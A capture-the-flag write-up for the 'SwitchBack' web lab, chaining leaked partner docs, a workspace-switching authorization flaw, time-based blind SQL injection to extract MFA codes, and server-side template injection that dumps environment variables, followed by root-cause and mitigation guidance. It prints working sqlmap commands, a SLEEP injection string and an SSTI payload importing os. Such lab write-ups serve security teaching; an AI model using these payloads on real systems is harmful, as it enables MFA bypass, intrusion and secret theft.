Server-Side Template Injection via Vault Secret Rendering | SwitchBack
Lab Link
Lab: SwitchBack
Overview

SwitchBack is a multi-service web challenge built around trust-boundary mistakes between public partner tooling, an internal mail system, and a Vault application.
The attack begins with service discovery and exposed partner documentation. Those docs disclose a Mail test account used during a workspace-switcher migration. The Mail application then allows a low-privileged Marketing account to switch into the IT workspace, exposing an onboarding email for a Vault reader account.
Vault access is protected by MFA, but the legacy referral lookup endpoint is vulnerable to time-based blind SQL injection. By extracting the current MFA challenge code from the backing database, the Vault login flow can be completed. Once inside Vault, a secret-name rendering feature evaluates user-controlled template syntax, resulting in Server-Side Template Injection (SSTI) and environment variable disclosure.
The final impact is sensitive environment disclosure, including the flag.
Objective
Exploit the trust-boundary weaknesses across SwitchBack services, authenticate to the Vault application, abuse the vulnerable secret rendering feature, and retrieve the flag from the environment.
Scenario
SwitchBack presents itself as a segmented, staging-only partner environment. The public surface appears minimal, the API claims to return low-information responses, and the Vault application requires MFA. The weakness is not a single exposed admin page, but a chain of small assumptions: internal documentation is reachable, workspace switching trusts user-controlled state, MFA data is reachable through a legacy endpoint, and Vault renders user input as a server-side template.
Reconnaissance
Virtual host enumeration revealed two useful subdomains:
1
2
3
4
ffuf -u http://switchback.local/ \
  -H "Host: FUZZ.switchback.local" \
  -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt \
  -fc 302
Relevant results:
1
2
www    [Status: 200]
api    [Status: 200]
The main host also exposed a robots.txt file:
1
2
GET /robots.txt HTTP/1.1
Host: switchback.local
Response:
1
2
User-agent: *
Disallow: /partners/
Directory discovery on the API host identified a documentation endpoint:
1
2
ffuf -u http://api.switchback.local/FUZZ \
  -w /usr/share/wordlists/dirb/big.txt
Result:
1
docs    [Status: 302]
Following the redirect led to:
1
http://api.switchback.local/portal/docs
The documentation page exposed partner onboarding notes and a Mail rendering test account.
Initial Testing
The partner documentation listed multiple important endpoints:
1
2
3
4
/v1/public/status
/v1/public/version
/v1/referrals/details
/v1/referrals/lookup
It also disclosed that the legacy referral lookup endpoint returned a constant envelope:
1
2
GET /v1/referrals/lookup?code=SWITCH-2026-DEMO HTTP/1.1
Host: api.switchback.local
Response:
1
2
3
4
{
  "ok": true,
  "status": "received"
}
At first glance, this endpoint looked intentionally low-information. However, because it accepted a user-controlled code parameter and interacted with referral data, it remained a useful injection candidate.
The same documentation also exposed a Mail test account used for template rendering validation:
1
2
3
4
Service: Mail
URL: http://mail.switchback.local/
Email: demo@marketing.switchback.local
Password: [redacted]
That account became the initial authenticated foothold.
Vulnerability Analysis
The challenge contains a chained exploitation path:
1
2
3
4
5
6
7
8
9
Exposed API docs
 └── Mail test credentials
      └── Broken workspace authorization
           └── IT mailbox access
                └── Vault reader onboarding
                     └── MFA code extraction through SQL injection
                          └── Vault login
                               └── Server-Side Template Injection
                                    └── Environment variable disclosure
The final vulnerability is the Vault application’s unsafe rendering of secret names. User-supplied input is treated as template syntax and evaluated server-side.
A simple arithmetic payload confirmed template execution:
1
{{7*7}}
The rendered output was:
1
49
This confirmed that the secret name was not being treated as plain text. Instead, it passed through the server-side template engine before display.
Exploitation
Step 1 - Discover Partner API Documentation
The API documentation page was reachable from the api virtual host:
1
2
GET /portal/docs HTTP/1.1
Host: api.switchback.local
The page identified the staging Partner API, listed public and legacy referral endpoints, and disclosed a Mail rendering test account.
The relevant leaked detail was that the Mail account was scoped to Marketing, but workspace-switcher rollout was enabled during migration.
Step 2 - Login to Mail and Inspect Workspace State
After logging in to Mail with the leaked account, the inbox showed the active workspace:
1
2
3
Workspace: Marketing
Signed in as demo@marketing.switchback.local
Migration mode enabled
The page contained a workspace switcher:
1
2
3
4
<select name="workspace_id">
  <option value="1" selected>Marketing</option>
  <option value="2">IT</option>
</select>
The session state also contained a workspace identifier:
1
2
3
4
{
  "email": "demo@marketing.switchback.local",
  "workspace_id": 1
}
The important observation was that the application allowed the user to submit a different workspace_id.
Step 3 - Switch from Marketing to IT
The workspace switch request was submitted manually:
1
2
3
4
5
6
POST /switch-workspace HTTP/1.1
Host: mail.switchback.local
Content-Type: application/x-www-form-urlencoded
Cookie: session=[redacted]

workspace_id=2
Response:
1
2
3
HTTP/1.1 303 See Other
Location: /
Set-Cookie: session=[redacted]
Reloading the inbox with the new session showed that the account had crossed into the IT workspace:
1
2
3
Workspace: IT
Signed in as it-helpdesk@switchback.local
Mailbox — it-helpdesk@switchback.local
The IT mailbox contained a message titled:
1
Onboarding: Vault reader account (staging)
This confirmed a broken access control issue in the workspace switcher. A Marketing test account could pivot into the IT workspace and read internal onboarding mail.
Step 4 - Retrieve Vault Reader Onboarding Details
The IT message exposed the next target:
1
2
3
Vault URL: http://vault.switchback.local
User: vault-reader@switchback.local
Password: [redacted]
The Vault application required MFA:
1
MFA is required for all Vault users.
At this point, credentials alone were insufficient. The next step was to find the MFA code.
Step 5 - Extract the MFA Code Through Time-Based Blind SQL Injection
The legacy referral lookup endpoint accepted a code parameter and interacted with backend data. Testing with sqlmap confirmed a time-based blind SQL injection:
1
2
3
4
sqlmap -u "http://api.switchback.local/v1/referrals/lookup?code=SWITCH-2026-DEMO" \
  --technique=T --dbms=mysql --batch \
  -D switchback_totp -T mfa_challenges \
  -C code --dump --flush-session
The injection point was confirmed on the code parameter:
1
2
3
Parameter: code (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
The vulnerable payload pattern was:
1
SWITCH-2026-DEMO' AND (SELECT SLEEP(5)) AND 'a'='a
sqlmap extracted one MFA challenge code from the switchback_totp.mfa_challenges table:
1
2
3
4
5
6
7
8
Database: switchback_totp
Table: mfa_challenges

+--------+
| code   |
+--------+
| [redacted] |
+--------+
This code was then used to complete the Vault MFA challenge.
Step 6 - Confirm Server-Side Template Injection in Vault
After authenticating to Vault, a new secret was created with the following name:
1
{{7*7}}
Request:
1
2
3
4
5
6
POST /secrets/new HTTP/1.1
Host: vault.switchback.local
Content-Type: application/x-www-form-urlencoded
Cookie: session=[redacted]

name=%7B%7B7*7%7D%7D&value=&description=&tags=&expires_at=
The application redirected to the new secret:
1
2
HTTP/1.1 303 See Other
Location: /secrets/1
Viewing the secret showed:
1
Name (rendered): 49
This proved the secret name was evaluated by the template engine.
Step 7 - Read Environment Variables Through Template Evaluation
With template execution confirmed, the payload was escalated to access Python globals and import the os module:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').environ }}
URL-encoded form body:
1
2
3
4
5
6
POST /secrets/new HTTP/1.1
Host: vault.switchback.local
Content-Type: application/x-www-form-urlencoded
Cookie: session=[redacted]

name=%7B%7B+self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.environ+%7D%7D&value=&description=&tags=&expires_at=
The rendered secret name displayed environment variables:
1
2
3
4
5
DB_NAME=switchback_vault
DB_USER=wv_vault
DB_HOST=db
SESSION_SECRET=[redacted]
FLAG=WEBVERSE{.....}
The flag was stored in the Vault container environment and was exposed through SSTI.
Proof of Exploitation
The final rendered output disclosed the flag in the environment:
1
FLAG=WEBVERSE{.....}
This demonstrates successful compromise of the Vault application’s server-side rendering context and disclosure of sensitive environment variables.
Impact
Successful exploitation allowed an attacker to:
- Discover internal services through virtual host enumeration
- Access internal partner documentation
- Use leaked Mail credentials for initial access
- Abuse workspace switching to cross from Marketing into IT
- Read internal onboarding messages
- Obtain Vault reader credentials
- Extract an active MFA code using time-based blind SQL injection
- Authenticate to Vault despite MFA controls
- Execute server-side template expressions
- Read sensitive environment variables
- Recover the flag and other application secrets
In a real environment, this chain could expose database credentials, session signing secrets, service passwords, internal hostnames, deployment metadata, and production secrets. If the template context allowed command execution, the impact could escalate from information disclosure to remote code execution.
Root Cause
The compromise was possible because multiple trust boundaries failed at the same time.
Exposed Internal Documentation
The Partner API documentation was reachable from the staging API host and disclosed operational details, internal service names, and Mail test credentials.
Broken Workspace Authorization
The Mail workspace switcher allowed a user scoped to Marketing to submit workspace_id=2 and receive a valid session for the IT workspace.
The backend likely trusted a client-controlled workspace identifier without verifying whether the authenticated user was authorized for that workspace.
Conceptually vulnerable logic:
1
2
workspace_id = request.form["workspace_id"]
session["workspace_id"] = workspace_id
Safer logic must check membership first:
1
2
3
4
5
6
workspace_id = request.form["workspace_id"]

if not user_has_workspace_access(current_user.id, workspace_id):
    abort(403)

session["workspace_id"] = workspace_id
SQL Injection in Legacy Referral Lookup
The legacy referral lookup endpoint accepted a user-controlled code value and passed it into a SQL query unsafely.
Conceptually vulnerable query:
1
SELECT * FROM referrals WHERE code = '<user-input>';
Because the query was injectable, a time-based blind payload could be used to extract values from unrelated tables, including MFA challenge data.
Unsafe Template Rendering in Vault
The Vault application rendered a user-controlled secret name as a server-side template.
Conceptually vulnerable pattern:
1
render_template_string(secret.name)
Because secret.name was attacker-controlled, template expressions were evaluated in the server context.
Mitigation
Restrict Internal Documentation
Internal documentation should not be exposed from public or partner-facing routes.
Recommended controls:
- Require authentication for documentation portals
- Restrict by network boundary or VPN
- Remove credentials from docs
- Separate staging secrets from documentation content
- Audit documentation for operational leaks
Enforce Workspace Authorization Server-Side
Workspace switching must be authorization-gated.
The server should verify that the authenticated user has explicit access to the target workspace before issuing a new session.
Example:
1
2
3
4
5
6
7
8
9
10
11
def switch_workspace(user, workspace_id):
    allowed = db.query("""
        SELECT 1
        FROM workspace_members
        WHERE user_id = %s AND workspace_id = %s
    """, (user.id, workspace_id))

    if not allowed:
        raise Forbidden()

    session["workspace_id"] = workspace_id
The UI dropdown should never be treated as an access control boundary.
Parameterize SQL Queries
The legacy referral endpoint should use parameterized queries.
Incorrect:
1
2
query = f"SELECT * FROM referrals WHERE code = '{code}'"
cursor.execute(query)
Correct:
1
2
3
4
cursor.execute(
    "SELECT * FROM referrals WHERE code = %s",
    (code,)
)
Legacy endpoints should also be reviewed aggressively because they often bypass newer validation layers.
Protect MFA Challenge Data
MFA challenge codes should not be readable from low-privileged application paths.
Recommended controls:
- Store MFA challenges in a dedicated protected table
- Limit database user permissions per service
- Expire MFA codes quickly
- Hash or encrypt challenge values where possible
- Rate-limit MFA verification
- Never allow unrelated endpoints to query MFA data
Avoid Rendering User Input as Templates
User-controlled values should be escaped and rendered as plain text.
Incorrect:
1
render_template_string(secret_name)
Correct:
1
2
3
4
return render_template(
    "secret.html",
    secret_name=secret_name
)
Inside the template:
1
<pre>{{ secret_name }}</pre>
Template autoescaping should remain enabled, and dangerous helpers should not be exposed to template contexts.
Harden Runtime Secrets
Sensitive values should not be exposed unnecessarily through environment variables.
Where possible:
- Use a dedicated secrets manager
- Scope secrets per service
- Avoid storing flags, database passwords, and session secrets in broadly readable runtime environments
- Rotate secrets after compromise
- Monitor for unusual template rendering errors or environment access patterns
Real-World Insight
Modern web compromises often come from chains rather than one dramatic vulnerability. In SwitchBack, every individual weakness looked easy to dismiss:
- The API docs were “only staging”
- The Mail account was “only for testing”
- The workspace switcher was “only for migration”
- The referral endpoint returned a “constant envelope”
- Vault had MFA
- The secret name was “just display text”
Together, these assumptions collapsed the security boundary. The final SSTI vulnerability mattered because the attacker could first navigate through documentation leakage, broken authorization, SQL injection, and MFA bypass to reach the vulnerable rendering surface.
This is why staging systems, legacy endpoints, and migration-only features require the same threat modeling as production paths.
Vulnerability Identification
This challenge is primarily a Server-Side Template Injection (SSTI) vulnerability reached through a multi-stage trust-boundary failure.
Classification Hierarchy
OWASP Top 10:2025
1
2
3
4
A05 - Injection
 └── Template Injection
      └── Server-Side Template Injection (SSTI)
           └── Environment Variable Disclosure
Supporting Weaknesses
1
2
3
4
A01 - Broken Access Control
 └── Authorization Failure
      └── Workspace Switching Without Membership Enforcement
           └── Cross-Workspace Mail Access
1
2
3
4
A05 - Injection
 └── SQL Injection
      └── Time-Based Blind SQL Injection
           └── MFA Code Extraction
CWE Mapping
1
2
CWE-1336
Improper Neutralization of Special Elements Used in a Template Engine
1
2
3
CWE-89
Improper Neutralization of Special Elements used in an SQL Command
(SQL Injection)
1
2
CWE-862
Missing Authorization
Key Takeaway
SwitchBack shows how weak trust boundaries turn small staging mistakes into a full compromise chain. Exposed documentation led to Mail access, broken workspace switching exposed Vault onboarding, SQL injection bypassed MFA, and unsafe secret-name rendering allowed SSTI-based environment disclosure. Security controls must be enforced at every boundary, not only at the user interface or the first authentication step.